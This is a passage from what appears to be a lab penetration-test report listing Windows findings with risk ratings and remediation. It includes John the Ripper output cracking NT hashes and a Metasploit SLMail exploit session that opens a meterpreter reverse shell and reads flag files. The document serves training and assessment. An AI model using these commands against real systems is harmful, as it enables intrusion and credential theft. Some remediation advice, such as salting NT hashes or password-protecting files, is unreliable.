
Vulnerability 15	Findings
Title	View/create/change any of the scheduled tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	CBI found that anyone could view/create/change any of the scheduled tasks on Task Scheduler.
Images	
Affected Hosts	172.22.117.20 172.22.117.100
Remediation	<ul style="list-style-type: none"> - Use the Local Group Policy Editor - Use the Registry Editor

Vulnerability 16	Findings
Title	Using kiwi, the hashed passwords were easily hashable

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	CBI found many credentials using kiwi, which allowed CBI to crack hashed passwords and gain access to other accounts.

	<pre>Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Proceeding with incremental:LM_ASCII 0g 0:00:03:29 0.21% 3/3 (ETA: 2024-04-12 10:12) 0g/s 74517Kp/s 74517Kc/s 447102KC/s CK2JYUB .. O 0g 0:00:03:33 0.21% 3/3 (ETA: 2024-04-12 09:59) 0g/s 75106Kp/s 75106Kc/s 450639KC/s SAP58YU .. S Session aborted └──(root㉿kali)-[~/Desktop] # john Flag6hash.txt --format=NT Using default input encoding: UTF-8 Loaded 3 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (?) Computer! (?) Proceeding with incremental:ASCII 2g 0:00:01:50 3/3 0.01803g/s 38193Kp/s 38193Kc/s 38195KC/s rylsbr17..rylsbsek Use the "--show --format=NT" options to display all of the cracked passwords reliably Session aborted └──(root㉿kali)-[~/Desktop] #</pre>
Images	    
Affected Hosts	172.22.117.20

	172.22.117.100 172.22.117.10
Remediation	<ul style="list-style-type: none"> - Use SALT - Ensure Windows is up to date

Vulnerability 16	Findings
Title	CBI could easily view the contents of the files found on the Windows machine.
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	CBI found that the files that were found were easily viewed.
Images	 <pre> Mode LastWriteTime Length Name --> d-r-- 2/15/2022 2:02 PM 0 Documents d-r-- 12/7/2019 1:14 AM 0 Downloads d-r-- 12/7/2019 1:14 AM 0 Music d-r-- 12/7/2019 1:14 AM 0 Pictures d-r-- 12/7/2019 1:14 AM 0 Videos PS C:\Users\Public> cd Documents cd Documents PS C:\Users\Public\Documents> ls > flag7.txt >> User Enumeration.txt ls Directory: C:\Users\Public\Documents Mode LastWriteTime Length Name --> -a-- 2/15/2022 2:02 PM 32 flag7.txt PS C:\Users\Public\Documents> cat flag7 cat flag7 cat : Cannot find path 'C:\Users\Public\Documents\flag7' because it does not exist. At line:1 char:1 + cat flag7 + ~~~~~ + + CategoryInfo : ObjectNotFound: (C:\Users\Public\Documents\flag7:String) [Get-Content], ItemNotFoundException + + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand PS C:\Users\Public\Documents> cat flag7.txt cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc </pre>

	<pre> msf6 exploit(windows/pop3/seattlelab_pass) > back msf6 > use exploit/windows/pop3/seattlelab_pass [*] Using configured payload windows/meterpreter/reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.20 lhost => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100 lhost => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:56650) at 2024-04-11 05:35:58 -0400 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System ===== Mode Size Type Last modified Name --- --- --- --- --- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrccrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-04-11 05:18:48 -0400 maillog.008 100666/rw-rw-rw- 13190 fil 2024-04-11 05:35:57 -0400 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre> <pre> PS C:\Users\Administrator> cd / PS C:\> ls Directory: C:\ Mode LastWriteTime Length Name ---- ----- ----- d---- <pre> PS C:\> cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872 </pre> </pre>
Affected Hosts	172.22.117.20 172.22.117.100
Remediation	<ul style="list-style-type: none"> - Put a password on the files - Only let specific users to access the files